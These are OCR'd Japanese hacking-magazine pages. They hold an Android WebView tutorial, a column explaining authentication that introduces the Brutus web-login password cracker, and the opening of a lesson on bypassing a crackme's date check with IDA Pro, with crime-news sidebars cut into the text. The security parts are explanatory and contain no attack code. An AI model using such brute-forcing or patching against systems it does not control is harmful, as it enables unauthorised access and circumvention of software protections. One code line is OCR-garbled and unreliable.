では、とりあえず一度起動してみましょう。付録DVDからコピーまたはダウンロードしてきた圧縮ファイルを、空き容量に余裕のあるドライブのルートあたりで解凍して、中にあるEclipseフォルダに入っているEclipse.exeのショートカットをデスクトップあたりに作って、ダブルクリックします。初回起動時はさまざまなセットアップで長く待たされますが、しばらく待つとワークスペースのセットアップ画面が出ます。ここは特に何も考えずOKで大丈夫です。さらにしばらくすると、空のEclipseが起動します（図4）。




図4 最初にEclipseを起動したところ

ちゃんと起動しましたか？ 失敗するようでしたら、再度ダウンロードからやりなおしてみてください。

うまく起動したら、次はAndroidの開発環境をセットアップしましょう。Androidアプリも基本的にはJavaなんですが、Android固有の機能にアクセスしたり、組み込みのJava実行環境に最適化したりするために、Android SDKを使う必要があるのです。これも付録DVDに収録していますが、ダウンロードは以下からできます。

```
http://developer.android.com/sdk/
index.html
```

付録DVDからコピーまたはダウンロードしたZIPを解凍して、中身を取り出しましょう。フォルダ名は「android-sdk-windows」になっているはずです。

その中に、「SDK Setup.exe」があります。アンドロイド君（という名前でいいのかな）のアイコンなのですぐわかると思います。これを起動するといきなりエラーを吐きます（図5）。ものすごい無茶振りで慌てさせてくれますが、ここはとりあえず落ち着きましょう。エラーメッセージは次のようなもののはずです。エラーメッセージも何も吐かず終了してしまう場合は、Javaランタイムが入っていないことが考えられますので、JREで検索して最新版のJavaランタイムを導入してからリトライしてみてください。

```
Failed to fetch URL https://dl-ssl.
google.com/android/repository/
repository.xml, reason: HTTPS SSL
error. You might want to force down
load through HTTP in the settings.
```

これはデフォルトでプロキシを使ってWebアクセスをするようになっているくせにプロキ

はみだしインターネット事件簿

7月12日 麻薬のメチロンをインターネットで密売したとして、警視庁組織犯罪対策5課と牛込署は12日までに、麻薬取締法違反容疑で、東京都、無職（26）を逮捕した。メチロンを所持したとして客の男4人も逮捕した。同課によると、

シの設定ができていないことが原因です。仕方がないので書いてあるとおりSettingを調べます。とりあえずCloseボタンを押してエラーになったウインドウを閉じます。すると、Choose Packages to Installというウインドウが出ますが、これもそもそもパッケージリストがダウンロードできてないので何も選択できませんから、Cancelを押して閉じてしまいましょう。すると、「Android SDK and AVD Manager」のウインドウにたどりつきますので、左のリストから「Settings」を選択します。

プロキシは使う必要がないでしょうから、下半分のMiscのところにある「Force https://...~」のチェックボックスにチェックを入れましょう(図6)。すると、今度はダウンロードに成功するはずです。

次は左のリストからInstalled Packagesを選択して、左下あたりにあるUpdate Allボタンを押します(図7)。すると、パッケージリストをダウンロードしなおしてインストールする内容を選ぶ画面になるので、右下あたりにあるAccept Allのラジオボタンをクリックして、その下のInstallボタンをクリックします。

これでSDK本体のダウンロードが始まりますが、かなり時間がかかります。寝る前に仕込むなどしておいた方がいいかも知れません。ウチのADSL環境では気軽に2時間くらい待たされました。キツかったです。

ダウンロードが済んだら、Android SDK and AVD Manager関連のウインドウを全部閉じてEclipseに戻りましょう。Eclipseが起動したら、メニューの「ヘルプ」から「新規ソフトウェアのインストール...」を選択します。表示されたウインドウの上の方にある「作業対象」に、「https://dl-ssl.google.com/android/eclipse/」を入力してください。そして、入力欄の右にある「追加」ボタンをクリックしましょう。

「リポジトリーの追加」ウインドウが出ますので、名前に「Android」とでも入力してOKボタンを押します。少しするとリストボックスに「開発ツール」と表示されます。その下の「すべて選択」ボタンを押して右下の「次へ」ボタンを押し、インストール詳細でAndroid DDMSとAndroid開発ツールが表示されている事を確認したら、もう1度「次へ」ボタンを押します。すると、ライセンスのレビューになりますので、念のためライセンスを読んでから、右下あたりにある「使用条件の条項に同意します」を選択して「完了」ボタンをクリックします。




図5　Android SDKのセットアップを開始するとエラーが出てしまう

すると、EclipseにAndroid SDKがインストールされます。右下の作業状況を見てしばらく待っていましょう。たまにセキュリティの警告でアラートが上がりますが、そのままOKして大丈夫です。SSLの証明書が不整合を起こしているようで少し心配ですが、SDKそのものには問題ないようです。

インストールが終わったら再起動を促されますので、「今すぐ再起動」を選択して、SDKのインストールを有効にします。　これで、Android SDKのインストールは完了です。

再起動したEclipseでメニューの「ウインドウ」から「設定」を選択して、左のメニューにあるAndroidを選択します。Android SDKロケーションが設定されていないというアラート




図6　「Android SDK and AVD Manager」の「Settings」で「Force https://...~」をチェック




図7　「Installed Packages」を選択して「Update Al」をクリック

が出ますので、それをまず閉じて、右上の方にあるSDKロケーションに先ほどダウンロードして解凍した「android-sdk-windows」フォルダの場所を「参照」ボタンから探して入力します。フォルダ名までの入力でかまいません。入力すると、SDKのターゲットリストが表示されるはずです。うまくいったら「OK」をクリックしてウインドウを閉じましょう。

ディスプレイ上をよく探すと、「Android SDK」の小さなウインドウが出ているはずです。「Thanks for using Android SDK!」なんて書いてあると思います。使用統計をGoogleに送信する、のチェックボックスに最初からチェックが入っていますが、気になる人はチェックを外して「続行」ボタンを押しましょう。

最後に、VADの設定を行います。VADとはVirtual Android Deviceの頭文字です。VADの設定は、Android SDK and AVD Managerから行います。Eclipseの「ウインドウ」メニューから「Android SDK およびAVDマネージャー」を起動して、仮想Android端末を作ります。右上の「新規...」をクリックして、適当な名前を付けてあげましょう。私は「SampleAVD」としました。ターゲットは最新のAPIに対応していればよいので、「Android 2.2 - API Level 8」を選択すればよいでしょう。その他はデフォルトでも大丈夫です。下の「Create AVD」ボタンを押して仮想端末を作っておきましょう。作ったAVDはその場で選択して「実行」しておくと、次の作業をしている間に仮想マシンの起動が終わってくれると思います。起動からホーム画面の表示までにけっこう時間がかかるので、あらかじめAVDを起動しておくようにしましょう。

ただし、ユーザー名に日本語が入っている方は、AVDのバグで正しく起動できません。修正されるまでは、Android仮想デバイスを作るたびに次の対策をとりましょう。

①「C:¥ユーザー¥アカウント名¥.android¥avd」(Vista、7)「C:¥Document and Settings¥アカウント名¥.android¥avd」(XP)を、英字のみのフォルダ(例:C:¥avd)にコピーする
②「C:¥ユーザー¥アカウント名¥.android¥avd」(Vista、7)「C:¥ Document and Settings¥アカウント名¥.android¥avd」(XP)にある、「AVD名.ini」ファイルを開く
③「path=」の項目を、①でコピーした先の.avdファイルを指すように変更する(例:C:¥avd¥SampleADV.adv)
④ Android SDK and AVD Managerを使ってAVDを起動できることを確認する

なお、Android開発にはかなりのシステムリソースを必要とするようです。主にはAVDの実行に使うリソースのようですが、これを充分に使うために、他のプログラムはなるべく閉じておくようにしましょう。

さあ、これですべての準備ができました。次は、Androidのプロジェクトを作ってみましょう。

AndroidでHello Hacker Japan World!

プログラミングに入る前にAndroid仮想デバイスを起動するようAndroid SDK and AVD Managerに指示を出しておきましょう。

さて、とりあえず新規プロジェクトを作ります。メニューの「ファイル」から「新規」を選択して、さらに「Android プロジェクト」を選択します。すると、新規Androidプロジェクトの設定ウインドウが開きます。次のように入力しましょう。

プロジェクト名:HelloHJWorld
内容
　ワークスペース内に新規プロジェクトを作成
　デフォルト・ロケーションを使用
ビルド・ターゲット:Android 2.2
プロパティー
　アプリケーション名:HelloHJWorld
　パッケージ名:jp.co.byakuyashobo.hj.HelloHJWorld
　Create Activity:HelloHJWorld
　Min SDK Version:4

「デフォルト・ロケーションを使用」と「Create Activity」にはチェックを入れ、「ワークスペース内に新規プロジェクトを作成」はラジオボタンが選択された状態にします。項目を入力したら「完了」をクリックして新規プロジェクトを作成しましょう。

準備ができたら、さっそくプログラミングです。まず、画面にAndroid標準のブラウザーを貼り付けます。Visual Studioならフォームデザインでぺたぺた貼り付ければいいんですが、Androidの場合は画面要素を配置するXMLファイルを直接編集する必要があります。面倒ではありますが、Androidの小さな画面に複

雑なレイアウトは適さないので、XMLを直接編集して簡単に作れる範囲の画面構成でレイアウトする、というのは理にかなっています。

まず、画面一杯にweb_view、つまりブラウザーを表示するようにします。Eclipse画面内左上のパッケージ・エクスプローラで、「HelloHJWorld/res/layout/main.xml」をダブルクリックして編集します（コード1）。

次にJavaのコーディングです。パッケージ・エクスプローラで「HelloHJWorld/src/jp.co.byakuyashobo.hj.HelloHJWorld/HelloHJWorld.java」をダブルクリックして編集します（コード2）。

最後に、マニフェストファイルでインターネット接続の許可を与えます。パッケージ・エクスプローラで「HelloHJWorld/AndroidManifest.xml」をダブルクリックしてマニフェストの編集画面を開き、エディタの下のタブで「許可」を開きます。エディタ内の「追加」ボタンを押して、表示されるリストから「Uses Permission」を選択してOKボタンを押します。エディタに新規Uses Permissionが追加されたら、右側のNameのリストボックスから「android.permission.INTERNET」を探して選択します。

これで準備が整いました。パッケージ・エクスプローラの最上位にあるHelloHJWorldをクリックして選択状態にした後、Eclipseの実行ボタンを押しましょう。

このころにはAndroid AVDも起動し終わってホーム画面になっていると思います。Eclipseの画面右下にあるコンソールで、プログラムがコンパイルされ、Android仮想デバイスにインストールされる様子を眺めながらしばらく待つと、Android仮想デバイスの画面にHACKER JAPAN ONLINEの画面が表示されると思います（図9）。ファイアウォールの警告でEclipseが外部と通信しようとしていると出る場合は、一時的に制限を解除してください。また、XMLのパースエラーが出るなどでうまく動かない場合は、Eclipseを再起動すると何故かうまくいくようです。試してみてください。




図8　新規Androidプロジェクトの設定ウインドウで、前ページの項目を入力したところ。これで「完了」をクリックすればプロジェクトが作成される

コード1：main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
   xmlns:android="http://schemas.android.com/apk/res/android"
   android:orientation="vertical"
   android:layout_width="fill_parent"
   android:layout_height="fill_parent">
   <WebView
      android:id="@+id/web_view"
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
      android:layout_weight="1.0" />
</LinearLayout>
```

ており、「3年くらい前にランキングサイトで男児の画像を見つけ、集めたくなった」と話しているという。逮捕容疑は1月14日、自分の携帯電話を使って、男児ポルノサイトに15歳と16歳の男児のわいせつ画像計2枚を投稿し、不特定多数の利用者が閲覧できる状態にしたとしている。<7/12 産経>

コード2：HelloHJWorld.java

```
package jp.co.byakuyashobo.hj.HelloHJWorld;

import android.app.Activity;
import android.os.Bundle;
import android.webkit.WebView;

public class HelloHJWorld extends Activity {

    private WebView webView;

    @Override
    public void onCreate(Bundle savedInstanceState) {
      んnsuper.onCreate(savedInstanceState);
        setContentView(R.layout.main);

        // WebViewコンポーネントのハンドルを得る
        webView = (WebView) findViewById(R.id.web_view);

        // WebViewコンポーネントのJavaScriptエンジンをオンにする
        webView.getSettings().setJavaScriptEnabled(true);
        // WebViewコンポーネントに表示したいURLを渡す
        webView.loadUrl("http://www.byakuya-shobo.co.jp/hj/");

    }

}
```

プログラムの解説

Androidのアプリケーション開発では、Windowsのアプリケーション開発と違っていくつかの特徴あるファイルを編集しなければなりません。それぞれの概要を見ておきましょう。

まず、画面の構成を記述するmain.xmlです。これは、「アプリケーション名/res/layout」以下に配置され、主画面のレイアウトを設定するものです。複数の画面を切り替えて使う場合には、また別のファイルを用意することになります。縦横の切り替えで表示を変えたい場合にも、別レイアウト用のXMLファイルを作ることになります。

今回作ったのは1画面だけの簡単なアプリなので、main.xml1つだけですべてをまかなっています。具体的に見てみましょう。

1行目の「<?xml version="1.0" encoding="utf-8"?>」は、XMLのバージョンと文字コードを指定しているもので、お約束と考えればよいでしょう。続く「<LinearLayout」で、画面構成のパラメーターを設定しています。「xmlns:android="http://schemas.android.com/apk/res/android"」はXMLのネームスペースを宣言していますが、これもお約束と思ってよいでしょう。続く3つのパラメーター「android:orientation="vertical"」「android:layout_width="fill_parent"」「android:layout_height="fill_parent">」で、それぞれ順に「タテ画面用のレイアウト(上から下に並ぶ)」「横幅は目一杯」「タテ高さは目一杯」と設定しています。こうすることで、子の要素になっているブラウザー画面をAndroidの画面上一杯に広げる事ができます。

続いて、子の要素になっている「<WebView」です。親になっているLinerLayoutと同様に、「android:id="@+id/web_view"」「android:layout_width="fill_parent"」「android:layout_height="wrap_content"」「android:layout_weight="1.0" />」と設定しています。それぞれ順に、「コンポーネントのIDと名前の紐付け」「横幅を親の目一杯に広げる」「タテ高さを親の目一杯に広げる」「ウエイトを付けて表示比率を設定する」という意味です。ウエイトについては子が1つしかないので省略してもかまいませんが、将来複数のウイジェットを貼り付けるときに忘れてはいけないので、とりあえず入れるクセを付けておきましょう。

続いて、マニフェストファイルを見ておきます。追加したのは、「Uses Permittion」とし

はみだしインターネット事件簿》

7月13日　インターネットのブログに入れ墨した陰部の画像を掲示したとして警視庁保安課は12日、東京都、声優(56)をわいせつ図画公然陳列容疑で逮捕した。容疑者は人気アニメ「ONE PIECE」(ワンピース)のエンポリオ・イワン

て「android.permission.INTERNET」というものでした。これは「インターネット接続を使います」という意味の宣言になります。アプリがインターネットに接続したり、さまざまなセンサーを使ったり、アドレス帳にアクセスしたりするとき、Androidのセキュリティモデルがそれらを制限します。この制限を一時的に解除して、アプリがインターネットに接続するなどの作業ができるようにするための宣言です。

最後に、Javaのソースコードを見ておきましょう。最初にパッケージ名が宣言されていますが、これはあらかじめEclipseが作ってくれたものです。そのまま使いましょう。続く3行のimport文ですが、これはアプリ内で使うJavaパッケージを宣言しています。アクティビティに関する機能、OSにバンドルされた機能、WebViewそのものの原型となる機能について宣言していることに注意してください。

続いてクラスの中身になりますが、Public classの文はあらかじめ準備されたものですのでそのまま使います。クラスの中でprivateとして、WebViewの宣言をしています。これは、あとでURLを引き渡してHACKER JAPAN ONLINEをロードするための命令を発行するのに必要となります。

@Overrideは、続く行からのメソッドが既存のメソッドをオーバーライド（上書きして機能を変更すること）することを示しています。続く行で示されているのは「onCreate」メソッドで、これはAndroidアプリが始めて起動されたときに呼び出されるものです。VBやVCのForm_Loadに相当するものと考えればなんとなく合っていると思います。

onCreateの中身では、上位メソッドとしてまず本来のsuper.onCreateメソッドを発行しています。こうすることで、もともとの処理をあらかじめ終わらせることができます。続いて「setContentView」で画面のコンテンツを表示しています。表示するコンテンツは、res/layout/main.xmlで定義したものになります。



図9　サンプルプログラムの実行結果。HACKER JAPAN ONLINEが表示される

貼り付けの後、WebViewコンポーネントのオブジェクトハンドルを取得します。これは続く行でメソッドを発行するためにオブジェクトを掴む必要があるためです。このオブジェクトハンドルを持ったクラスを経由して、WebViewにメソッドを発行しているという流れになります。

そして、WebViewコンポーネントのsetJavaScriptEnabledメソッドにTrueを渡してJavaScriptの実行を許可し、loadUrlメソッドでHACKER JAPANオンラインのURLを渡しています。こうすることで、ブラウザーコンポーネントがHACKER JAPAN ONLINEをロードして表示する、というわけです。

いかがでしょうか。初めてのAndroidアプリとJavaプログラミング。意外となんとかなりそうではないでしょうか？

次回からは、Android特有のプログラミングとJavaの機能をあわせて解説しながら、段階を踏んでゲームの製作に取り掛かりたいと思います。とりあえず次回はJavaのタイマー機能を使って、目覚ましを作りましょう。時間をセットしておくと、指定時間にタイマーが起動する、というものを考えています。タイマーはゲームのアクションをさせるのに必要なので、まずは次回その部分をやっつけてしまいましょう。

今回のまとめ

- *Android携帯アプリは全部フリーで開発できる*
- *Android携帯アプリはJavaと専用SDKの組み合わせで開発できる*
- *Androidアプリは、レイアウトとアプリの動作宣言、プログラム本体でできている*

コフ役を務めている。逮捕容疑は4月26日と6月12日、入れ墨をした陰部や全身の画像計4枚を自分のブログに掲示したとしている。容疑者は容疑を認め「こんなところにまで入れ墨したと自慢したかった」と供述しているという。<7/13 毎日>

ツールで学ぶ ネットワーク&セキュリティ

第19回 BrutusでWeb認証を試す：その1

文●西方 望

はじめに

前回最後に「できれば公開鍵暗号ネタをやりたい」と書きましたが、いろいろ探したもののやはり面白そうなツールが見つかりませんでした。なので今回は「認証」つながりということで、Webサイトの制限されたページを見る際によく使われる認証について取り上げてみましょう。

…とさらっと言ってしまいましたが、実は公開鍵基盤でいう「認証局」などの「認証」と、Webの「Basic認証」とかの「認証」は、同じ言葉なのにちょっと違う意味で使われているのです。今回はツールというよりこの「認証」という言葉の解説がメインになってしまいますが、ネットワーク＆セキュリティではきわめて重要な概念ですので、しっかり覚えておいた方がいいと思います。

そもそも認証って何

「認証」を読み下せば「みとめあかす」となります。つまり「AがBを認証する」と言った場合には、AがBに対して、間違いなく本人であるとか何らかの権限を持っているとかを認めて証明する、ということです。辞書にも「ある物ごとが法的に正式であることを公の機関がみとめて証明すること」（小学館・新選国語辞典）のように書かれています（実際には、この後見ていくように必ずしも「法的」や「公の」とは限りませんが）。

コンピューター関連ではないところで「認証」という言葉をよく聞くのは「認証式」ではないでしょうか。最近も内閣改造があったので「国務大臣の認証式が皇居で行われました」といったニュースを覚えている人も多いかもしれません。この「認証」は日本国憲法第七条に定められた天皇の国事行為の１つで、任命された国務大臣などの認証官（「認証する官職」ではなく「認証が必要とされる官職」の意）に対して、間違いなくその権能を持つと認め証すこと。その認証を行う式典が認証式、そこで証として認証官に渡されるのが認証書です。

法律ではその他にも「認証」という言葉が使われる場面は数多くありますが、いずれも「誰か/何かが正しく権能や効力や機能を持つことを、ある機関が認め、証明する」という意味で使われています。辞書の定義とほぼ同じですね。

認証の２つの顔

ところがコンピューターの世界になると、「認証」の意味が多少違ってきます。というより、2つの英単語に対して同じ「認証」という訳語が当てられてしまったのが不幸の始まり。その単語とは「Certification（サーティフィケーション）」と「Authentication（オーセンティケーション）」。結論から言ってしまうと、日本語の「認証」本来の意味に近いのは「Certification」の方で、「Authentication」はちょっとズレてるのです[※1]。

なぜこうなったかは、あくまで筆者の想像ですが、「Authentication」に相当するプロセスの方がコンピューターでは昔から一般的に行われていたため、まずこちらに「認証」という訳語を当ててしまったのではないかと思います。一方「Certification」の概念が広く認められるようになったのは、比較的新しいことではないでしょうか（「Certify」って言葉をはじめて聞いたのは「Certified NetWare Engineer」あたりかなぁ（笑））。

しかし、法律でいう「認証」の方の訳語とし

※1　CertificationとAuthenticationは全然違う語ですので、英語圏では両者の混同はあまり見られない一方、日本語ではさほど難しくないAuthentcationとAuthorization（オーソリゼーション：認可、権限付与）の区別が問題となっていたり。言葉って難しい。

ては「Certification」を使います(別の語を当てる場合もある)。コンピューター用語のCertificationに対しても、当然「認証」以上に適切な訳語はないので、カブりを知ってか知らずか、同じ語を使ったのでは… と勝手に考えていますが、真相は不明。

「Certification」の認証

ともかく、まずCertificationの方を見てましょう。コンピューター用語でも、よく見る用法としてはこれまた少なくとも2種類あります。とはいえどちらも概念的には同じものなので、ここで混乱することはないと思いますが。

ではまず、お手元に無線LANのアクセスポイントや外付け無線LANアダプターがあったら、よく見てください。必ずどこかに図1のようなマークが付いているはずです。無線LANや通信に興味のある方にはお馴染みでしょうが、これは「技術試験適合証明(技適)」マークといい、この機器の設計が法令で定められた規格に適合していると「認証」された証です※2。

また、最近のほとんどの無線LAN機器には「Wi-Fi Certified」マークがあると思います。こちらは本体ではなくパッケージやマニュアルに付いているかもしれません。これは、Wi-Fi Allianceという業界団体が、機器同士の相互接続性や「WPA2」というセキュリティ規格に適合していることなどを「認証」した証です。このように、「ある機関が、機器やソフトウェアが特定の基準に合致することを認め、証明する」というCertificationは、一般用語の「認証」と全く同じ意味ですね。

コンピューター用語であるCertificationのもう1つの登場場面は、先述の公開鍵基盤(PKI)です。今回の主題ではないので詳しくは説明しませんが、PKIでは認証局(Certification Authority:CA)と呼ばれる機関が、組織やサーバーや個人などに対して、それが信頼できるものと認めれば電子的な証明書を発行します。

ここまでですでにお気づきの方もいるかもしれませんが、認証官には認証書が渡される。無線設備の工事設計認証を受ければ技適マークを付ける。規格適合品と認証されればWi-Fi Certifiedと表示できる。認証局は証明書を発行する。そう、Certificationで重要なのは「証」なのです。もっとわかりやすくいえば「お墨付き」。

例えば無線LAN機器を購入する際、Wi-Fi Certifiedマークがあれば、充分なセキュリティ機能を持っていることなどがわかります。このように、その「証」を見て権能や効力や機能を満たしていると確認できるようにするための行為が、Certificationの認証です。

「Authentication」の認証

一方のAuthenticationですが、行為としてはこちらの方が皆さんお馴染みではないかと思います。早い話、ログインしてコンピューターのリソースを使えるようにするとか、そう、そもそも今回のテーマである、Webページでパスワードを入力して制限ページを閲覧するといった場合に行われるのがAuthenticationなのです。

誰かが制限されたリソースへのアクセスを要求した場合、そのリソースの使用可否を管理する側は、リソースにアクセスする権利を持っている者であることの証明を求めます。ここで要求側が、自分は権利を持つと正しく証明できればリソースが使えるようになるわけです。

「アクセス要求」→「ID・パスワードを求められる」→「入力してアクセスが許可される」というプロセスは、コンピューターを使っていれば誰しも経験したことがあるでしょう。コンピューター以外の場面なら、例えば会員制のクラブに入店しようとした場合(リソースへのアクセ



図1　無線LANアクセスポイントに付いている技適マーク

※2　厳密にいえば、個々の機器を検査する「技術適合試験」と、機器の設計自体を認証する「工事設計認証」は別物。ただ一般的には工事設計認証の方も「技適」と呼ばれることが多いようです(マーク自体はどちらも同じ)。

いたとみており、画像の入手経路など「男児ポルノビジネス」の解明を進める。発表によると、6人は2008年4月からネット上に男児ポルノ専門サイト「聖少年」(1月に閉鎖)を開設し、昨年4月~12月、小学生らの顔とともに、モザイク入りの下半身などが映し出されたDVDのサンプル画像などを掲示。メールで注文を受け付け、昨年7月と12月、DVD4枚(計2万円)を福井市の男性に販売した疑い。<7/15 読売>

ス要求)、受付で会員証を見せろと言われれ(権利の証明を求められる)、会員証を提示(権利の証明)すれば入れる、といった形ですね。この場合、受付がAuthenticationを行ったことになります。

CertificationとAuthenticationを混乱させる原因の1つが、Authenticationの際にCertificationによる情報が使われる場合がある、という点です。例えば、入会のために何らかの資格が必要な会員制クラブの場合、クラブの運営者は、入会申請者がその基準を満たすかどうかを審査し、適合すれば入会を「認」め、会員「証」を発行します。まさにCertificationです。そして会員はこの「証」によってAuthenticationをクリアするわけです。

Certificationの意味を広く捉えれば、Authenticationは基本的にCertificationに基づいて行われるといっていいかもしれません。例えばパスワードが必要なWebページなら、サイト管理者がそのユーザーの権利を認め、証としてIDとパスワードを発行した、とも見なせるからです。ただ、一般的にはこのレベルの話はCertificationとは呼ばれないようです。

Basic認証とDigest認証

さて、前置きがかなり長くなってしまいましたが、上述のとおり今回と次回取り上げる「認証」は、Authenticationの方になります。図3を見てください。これはInternet Explorerからわが家のブロードバンドルーター管理画面にアクセスしようとしたところです。ここで、正しいユーザーとパスワードを入力することにより(まあこの図ではメッセージで最初からユーザー名はバラされていますが)管理画面が表示される、つまりルーターによって認証されたということになります。

Webでこのようなダイアログを出すタイプの認証は2種類あって、Basic認証(基本認証)とDigest認証と呼ばれます。両者の違いは、入力したユーザー名とパスワードが暗号化されて送られるかどうか、です。Basic認証では暗号化されずに送られるので、今回の特集のようにもし誰かがネットワークを盗聴していたら、ユーザー名もパスワードも知られてしまうことになります。経路が暗号化されていない無線LANなどの場合は、たいへん危険だといえるでしょう。一方Digest認証ではユーザー名とパスワードは暗号化されます。詳しくは次回見てみることにします。

パスワードクラッカーBrutus

しかし、暗号化されていれば絶対安全というわけではありません。例えば、無線LANのWEPは通信内容を暗号化しますが、システムに根本的な問題があるため、容易にパスワード(WEPキー)が解読されてしまいます(9月27日に発売されたムック「無線LANセキュリティの教科書 2010」をぜひご覧ください)。もちろんWEPほどひどい暗号化方式が使われ続けている例は他にあまりありませんが、暗号化自体が強固であってもパスワードを破ることは可能です。

それが「ブルートフォース」と呼ばれる攻撃方法。要は、パスワードとして使われているだろうフレーズを片っ端から入力してみればいつかは正解に行き当たる、というやり方です。4桁数字のナンバー錠であれば、「0000」から「9999」までの1万通りを試せば必ず開くのと同じ理屈ですね。




図2 CertificationとAuthenticationの概念




図3 Webページの認証ダイアログ




図4 Brutusのメイン画面
http://www.hoobie.net/brutus/

しかし、1万回の試行でもたいへんな作業ですが、Webの認証などで使われるユーザー名やパスワードでは、英字大文字小文字、数字、記号といった数十の文字種が使われ、字数も何文字かわからないため、組み合わせは膨大な数になります。これを手作業で攻撃するのはほぼ無理。そこで登場するのが試行を自動化するツール、いわゆるパスワードクラッカーです。今回と次回は、このツールを使ってWebの認証をクラックするという、ハッカージャパンらしい(笑)ことをやってみましょう。

使用するツールは「Brutus」、Windows用のパスワードクラッカーとしては古典の域に入る代物で、2002年以降更新されていませんが、それだけに作りがシンプルなのでわかりやすいと思います。まずは図4のURLからBrutusをダウンロードしてきてください。アンチウイルスソフトによってはダウンロード時やZIP展開時や実行時に「Hack Tool」などとしてアラートが出るかもしれませんが、まあそういうツールです(笑)。

Brutusは難しいツールではないのですぐ使えると思います… が、使用の際は充分に気をつけてください。連続してきわめて多量のログインを行うわけですから、自分が管理していないサーバーに対して実行すると、威力業務妨害と見なされるおそれがあります※3。P114のコラムにある例のように、今日びは悪意がない1秒間に1度程度のアクセスでさえ逮捕されるわけで(笑)、パスワードクラック目的でそれ以上のアクセスをしたら完全にアウトでしょう。

次回は

次回は、Brutusを使って実際にWebの認証をクラックしてみます。ひょっとしたらBrutus以外のツールも紹介するかもしれません。お楽しみに。

※3 不正アクセス禁止法には未遂規定がないので、パスワードクラック行為自体をこちらで処罰することはできません。ただしもちろん、クラックしたパスワードを実際に使ったら不正アクセス禁止法違反です。

今回のまとめ

- *CertificationとAuthenticationが同じ「認証」と訳されている*
- *Certificationは「正しいもの」と認めてその「証」を発行すること*
- *Authenticationは「正しい利用者」の「証明」を求め「確認」すること*
- *WebのAuthentication、Basic認証は非暗号化。Digest認証は暗号化*
- *パスワードクラックツールの使用は慎重に*

ハッカージャパントレーニング Elements

進め!リバースエンジニアリングの道

第2回 時間制限の回避

文●愛甲健二

IDAProによる解析

前回、OllyDbgを使うことでMessageBoxA関数を呼び出す箇所(00402998)を特定しました。次は、このエラーメッセージを表示するに至る「過程」を調べます。

1192年の5月15日にしか起動しないということは、このcrackme.exeを実行したその日が1192年の5月15日であるかどうかをプログラムの中で判断しているわけです。その判断フローをプログラミング的に記述するならば以下になります。

1. 現在日時を取得
2. 取得した年と1192を比較
3. 取得した月と5を比較
4. 取得した日と15を比較
5. 2〜4のいずれかが異なればエラー

そしてこの判断フローが、MessageBoxA関数が呼び出されている箇所(00402998)より前に必ず存在するはずです。もし2〜4のいずれか1つが異なればMessageBoxA関数を用いてエラーメッセージを表示し、逆に2〜4の条件すべてが真ならば正常な動作を行います。ということは「現在日時を取得している箇所」もしくは「1192、5、15といった数値と比較している箇所」を見つければ、時間制限回避の糸口がつかめるかもしれません。

では、IDAProを用いてcrackme.exeのアドレス00402998あたりを解析してみましょう。IDAProにcrackme.exeをドラッグしてください。IDAProで開く際にいくつか読み込み確認などのウインドウが表示されますが、すべてデフォルトでかまいません。

crackme.exeを読み込んだら、アドレス00402998あたりを見てください(図1)。IDA View-Aウィンドウのスクロールバーを操作してもよいですが、メニューから「Jump」→「Jump to address...」を選択し、表示されたダイアログボックスに00402998と入力してもよいでしょう。

